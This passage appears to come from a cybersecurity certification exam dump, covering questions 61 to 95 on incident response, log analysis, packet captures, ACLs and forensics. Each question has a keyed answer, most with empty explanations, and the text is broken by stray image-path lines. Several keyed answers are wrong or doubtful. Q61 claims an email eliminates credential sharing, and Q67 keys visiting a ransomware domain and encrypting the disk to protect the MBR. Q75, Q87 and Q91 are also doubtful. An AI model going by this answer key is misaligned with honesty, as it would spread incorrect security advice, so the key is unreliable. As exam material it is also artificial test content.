C. An attacker has gained control of the workstation and is attempting to pivot to the file server by creating an SMB session.
D. An attacker has gained control of the workstation and is port scanning the network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
A company invested ten percent of its entire annual budget in security technologies. The Chief Information Officer (CIO) is convinced that, without this investment, the company will risk being the next victim of the same cyber attack its competitor experienced three months ago. However, despite this investment, users are sharing their usernames and passwords with their coworkers to get their jobs done. Which of the following will eliminate the risk introduced by this practice?

A. Invest in and implement a solution to ensure non-repudiation

B. Force a daily password change
C. Send an email asking users not to share their credentials
D. Run a report on all users sharing their credentials and alert their managers of further actions

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 62
A SIEM analyst noticed a spike in activities from the guest wireless network to several electronic health record (EHR) systems. After further analysis, the analyst discovered that a large volume of data has been uploaded to a cloud provider in the last six months. Which of the following actions should the analyst do FIRST?

A. Contact the Office of Civil Rights (OCR) to report the breach
B. Notify the Chief Privacy Officer (CPO)
C. Activate the incident response plan
D. Put an ACL on the gateway router

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Given the following access log:



```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```


Which of the following accurately describes what this log displays?

A. A vulnerability in jQuery
B. Application integration with an externally hosted database
C. A vulnerability scan performed from the Internet
D. A vulnerability in Javascript

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
A company has been a victim of multiple volumetric DoS attacks. Packet analysis of the offending traffic shows the following:



```
09:23:45.058939 IP 192.168.1.1:2562 > 170.43.30.4:0 Flags[], seq 1887775210:1887776670, win 512, length 1460
09:23:45.058940 IP 192.168.1.1:2563 > 170.43.30.4:0 Flags[], seq 1887775211:1887776671, win 512, length 1460
09:23:45.058941 IP 192.168.1.1:2564 > 170.43.30.4:0 Flags[], seq 1887775212:1887776672, win 512, length 1460
09:23:45.058942 IP 192.168.1.1:2565 > 170.43.30.4:0 Flags[], seq 1887775213:1887776673, win 512, length 1460
```

Which of the following mitigation techniques is MOST effective against the above attack?

A. The company should contact the upstream ISP and ask that RFC1918 traffic be dropped.

B. The company should implement a network-based sinkhole to drop all traffic coming from 192.168.1.1 at their gateway router.

C. The company should implement the following ACL at their gateway firewall:
`DENY IP HOST 192.168.1.1 170.43.30.0/24.`

D. The company should enable the DoS resource starvation protection feature of the gateway NIPS.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
An ATM in a building lobby has been compromised. A security technician has been advised that the ATM must be forensically analyzed by multiple technicians. Which of the following items in a forensic tool kit would likely be used FIRST? (Select TWO).

A. Drive adapters
B. Chain of custody form
C. Write blockers
D. Crime tape
E. Hashing utilities
F. Drive imager

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A business-critical application is unable to support the requirements in the current password policy because it does not allow the use of special characters. Management does not want to accept the risk of a possible security incident due to weak password standards. Which of the following is an appropriate means to limit the risks related to the application?

A. A compensating control
B. Altering the password policy
C. Creating new account management procedures

D. Encrypting authentication traffic

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A threat intelligence analyst who works for a financial services firm received this report:

“There has been an effective waterhole campaign residing at www.bankfinancecompsoftware.com. This domain is delivering ransomware. This ransomware variant has been called “LockMaster” by researchers due to its ability to overwrite the MBR, but this term is not a malware signature. Please execute a defensive operation regarding this attack vector.”

The analyst ran a query and has assessed that this traffic has been seen on the network. Which of the following actions should the analyst do NEXT? (Select TWO).

A. Advise the firewall engineer to implement a block on the domain
B. Visit the domain and begin a threat assessment
C. Produce a threat intelligence message to be disseminated to the company
D. Advise the security architects to enable full-disk encryption to protect the MBR
E. Advise the security analysts to add an alert in the SIEM on the string “LockMaster”
F. Format the MBR as a precaution

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
The Chief Information Security Officer (CISO) has asked the security staff to identify a framework on which to base the security program. The CISO would like to achieve a certification showing the security program meets all required best practices. Which of the following would be the BEST choice?

A. OSSIM
B. SDLC

C. SANS
D. ISO

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
A security analyst is concerned that employees may attempt to exfiltrate data prior to tendering their resignations. Unfortunately, the company cannot afford to purchase a data loss prevention (DLP) system. Which of the following recommendations should the security analyst make to provide defense-in-depth against data loss? (Select THREE).

A. Prevent users from accessing personal email and file-sharing sites via web proxy
B. Prevent flash drives from connecting to USB ports using Group Policy
C. Prevent users from copying data from workstation to workstation
D. Prevent users from using roaming profiles when changing workstations
E. Prevent Internet access on laptops unless connected to the network in the office or via VPN
F. Prevent users from being able to use the copy and paste functions

Correct Answer: ABE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
The security operations team is conducting a mock forensics investigation. Which of the following should be the FIRST action taken after seizing a compromised workstation?

A. Activate the escalation checklist
B. Implement the incident response plan
C. Analyze the forensic image
D. Perform evidence acquisition

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:
Reference: https://staff.washington.edu/dittrich/misc/forensics/

QUESTION 71
A security analyst wants to scan the network for active hosts. Which of the following host characteristics help to differentiate between a virtual and physical host?

A. Reserved MACs
B. Host IPs
C. DNS routing tables
D. Gateway settings

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
An executive tasked a security analyst to aggregate past logs, traffic, and alerts on a particular attack vector. The analyst was then tasked with analyzing the data and making predictions on future complications regarding this attack vector. Which of the following types of analysis is the security analyst MOST likely conducting?

A. Trend analysis
B. Behavior analysis
C. Availability analysis
D. Business analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73

A malicious user is reviewing the following output:

```
root:~#ping 192.168.1.137
64 bytes from 192.168.2.1 icmp_seq=1 ttl=63 time=1.58 ms
64 bytes from 192.168.2.1 icmp_seq=2 ttl=63 time=1.45 ms
root: ~#
```

Based on the above output, which of the following is the device between the malicious user and the target?

A. Proxy
B. Access point
C. Switch
D. Hub

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
The business has been informed of a suspected breach of customer data. The internal audit team, in conjunction with the legal department, has begun working with the cybersecurity team to validate the report. To which of the following response processes should the business adhere during the investigation?

A. The security analysts should not respond to internal audit requests during an active investigation
B. The security analysts should report the suspected breach to regulators when an incident occurs
C. The security analysts should interview system operators and report their findings to the internal auditors
D. The security analysts should limit communication to trusted parties conducting the investigation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
A software development company in the manufacturing sector has just completed the alpha version of its flagship application. The application has been under development for the past three years. The SOC has seen intrusion attempts made by indicators associated with a particular APT. The company has a hot site

location for COOP. Which of the following threats would most likely incur the BIGGEST economic impact for the company?

A. DDoS
B. ICS destruction
C. IP theft
D. IPS evasion

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and warnings. The analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and part of an ongoing events. Given this scenario, which of the following roles are the analyst, the employee, and the manager filling?

A. The analyst is red team.
The employee is blue team.
The manager is white team.
B. The analyst is white team.
The employee is red team.
The manager is blue team.
C. The analyst is red team.
The employee is white team.
The manager is blue team.
D. The analyst is blue team.
The employee is red team.
The manager is white team.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://danielmiessler.com/study/red-blue-purple-teams/


QUESTION 77
An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?

A. Netflow analysis
B. Behavioral analysis
C. Vulnerability analysis
D. Risk analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
A technician receives the following security alert from the firewall's automated system:



```
match_time: 10/10/16 16:20:43
serial:  002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

A. This alert is a false positive because DNS is a normal network function.

B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.


C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.

D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
During a review of security controls, an analyst was able to connect to an external, unsecured FTP server from a workstation. The analyst was troubleshooting and reviewed the ACLs of the segment firewall the workstation is connected to:



Seq	Direction	Source IP/Mask	Dest IP/Mask	Protocol	Src Port
1	In	10.1.1.0/255.255.255.0	172.21.50.5/255.255.255.255	17	0-65535
2	Out	172.21.50.5/255.255.255.255	10.1.1.0/255.255.255.0	17	53-53
3	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	17	3389-338
4	Out	10.1.1.0/255.255.255.0	10.1.1.0/255.255.255.0	17	0-65535
5	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	3389-338
6	Out	10.1.1.0/255.255.255.0	10.40.40.0/255.255.255.0	6	0-65535
7	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	0-65535
8	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
9	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
10	Any	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0	1	0-65535

Based on the ACLs above, which of the following explains why the analyst was able to connect to the FTP server?

A. FTP was explicitly allowed in Seq 8 of the ACL.

B. FTP was allowed in Seq 10 of the ACL.

C. FTP was allowed as being included in Seq 3 and Seq 4 of the ACL.

D. FTP was allowed as being outbound from Seq 9 of the ACL.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A cybersecurity analyst has several log files to review. Instead of using `grep` and `cat` commands, the analyst decides to find a better approach to analyze the logs. Given a list of tools, which of the following would provide a more efficient way for the analyst to conduct a timeline analysis, do keyword searches, and output a report?

A. Kali
B. Splunk
C. Syslog
D. OSSIM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
The director of software development is concerned with recent web application security incidents, including the successful breach of a back-end database server. The director would like to work with the security team to implement a standardized way to design, build, and test web applications and the services that support them. Which of the following meets the criteria?

A. OWASP
B. SANS
C. PHP
D. Ajax

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.synopsys.com/software-integrity/resources/knowledge-database/owasp-top-10.html

QUESTION 82
A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor's laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated anti-malware signatures and location-based rules for PCs connecting to the internal network.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
While preparing for a third-party audit, the vice president of risk management and the vice president of information technology have stipulated that the vendor may not use offensive software during the audit. This is an example of:

A. organizational control.
B. service-level agreement.
C. rules of engagement.
D. risk appetite

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
Which of the following is a feature of virtualization that can potentially create a single point of failure?


A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing vulnerability scan results from a recent web server scan.

Portions of the scan results are shown below:



Finding#5144322
First Time Detected 10 Nov 2015 09:00 GMT-0600
Last Time Detected 10 Nov 2015 09:00 GMT-0600
CVSS Base: 5
Access Path: https://myOrg.com/mailingList.htm
Request: https://myOrg.com/mailingList.aspx?
content=volunteer
Repsonse: C:\Documents\MarySmith\mailingList.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: C:\Documents\MarySmith\mailingList.pdf
B. Finding#5144322
C. First Time Detected 10 Nov 2015 09:00 GMT-0600
D. Access Path: http://myOrg.com/mailingList.htm
E. Request: GET http://myOrg.com/mailingList.aspx?content=volunteer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86

A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses.

Which of the following would be the BEST action to take to support incident response?


A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packets.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87

During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter:



Port	State
161/UDP	open
162/UDP	open
163/UDP	open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

A. Patch and restart the unknown service.
B. Segment and firewall the controller's network.
C. Disable the unidentified service on the controller.
D. Implement SNMPv3 to secure communication.
E. Disable TCP/UDP ports 161 through 163.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis.

Which of the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

A. Asset inventory of all critical devices
B. Vulnerability scanning frequency that does not interrupt workflow
C. Daily automated reports of exploited devices
D. Scanning of all types of data regardless of sensitivity levels

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
Which of the following systems would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect forward secrecy?

A. Endpoints
B. VPN concentrators
C. Virtual hosts
D. SIEM
E. Layer 2 switches

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the platform vulnerability, it was determined that the web services provided are being impacted by this new threat.

Which of the following data types are MOST likely at risk of exposure based on this new threat? (Choose two.)

A. Cardholder data
B. Intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines.

Which of the following represents a FINAL step in the eradication of the malware?

A. The workstations should be isolated from the network.
B. The workstations should be donated for reuse.
C. The workstations should be reimaged.
D. The workstations should be patched and scanned.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:


QUESTION 92
An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

A. Log review
B. Service discovery
C. Packet capture
D. DNS harvesting

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
A cybersecurity analyst is conducting packet analysis on the following:



Time	Source	Destination	Info
0.000673	00:48:c2:5f:39:57	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:57
0.001173	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.6 is at 00:48:c2:5f:39:9a
0.002346	00:48:c2:5f:39:2b	00:43:b3:3f:23:e3	172.16.1.12 is at 00:48:c2:5f:39:2b
0.005123	00:48:c2:5f:39:42	00:43:b3:3f:23:e3	172.16.1.13 is at 00:48:c2:5f:39:42
0.010281	00:48:c2:5f:39:6b	00:43:b3:3f:23:e3	172.16.1.2 is at 00:48:c2:5f:39:6b
0.021597	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:9a
0.044812	00:48:c2:5f:39:3c	00:43:b3:3f:23:e3	172.16.1.21 is at 00:43:b3:3f:23:e3
0.06512	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:43:b3:3f:23:e3

Which of the following is occurring in the given packet capture?

A. ARP spoofing
B. Broadcast storm
C. Smurf attack
D. Network enumeration
E. Zero-day exploit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to company policy and technical controls.

Which of the following would be the MOST secure control implement?

A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
B. Implement role-based group policies on the management network for client access.
C. Utilize a jump box that is only allowed to connect to clients from the management network.
D. Deploy a company-wide approved engineering workstation for management access.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
HOTSPOT

A security analyst performs various types of vulnerability scans.

Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:


Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.


For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.


If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Hot Area:






Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	Critical (10.0) 12209 Security Update for Microsoft Windows(835732)
	○	Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
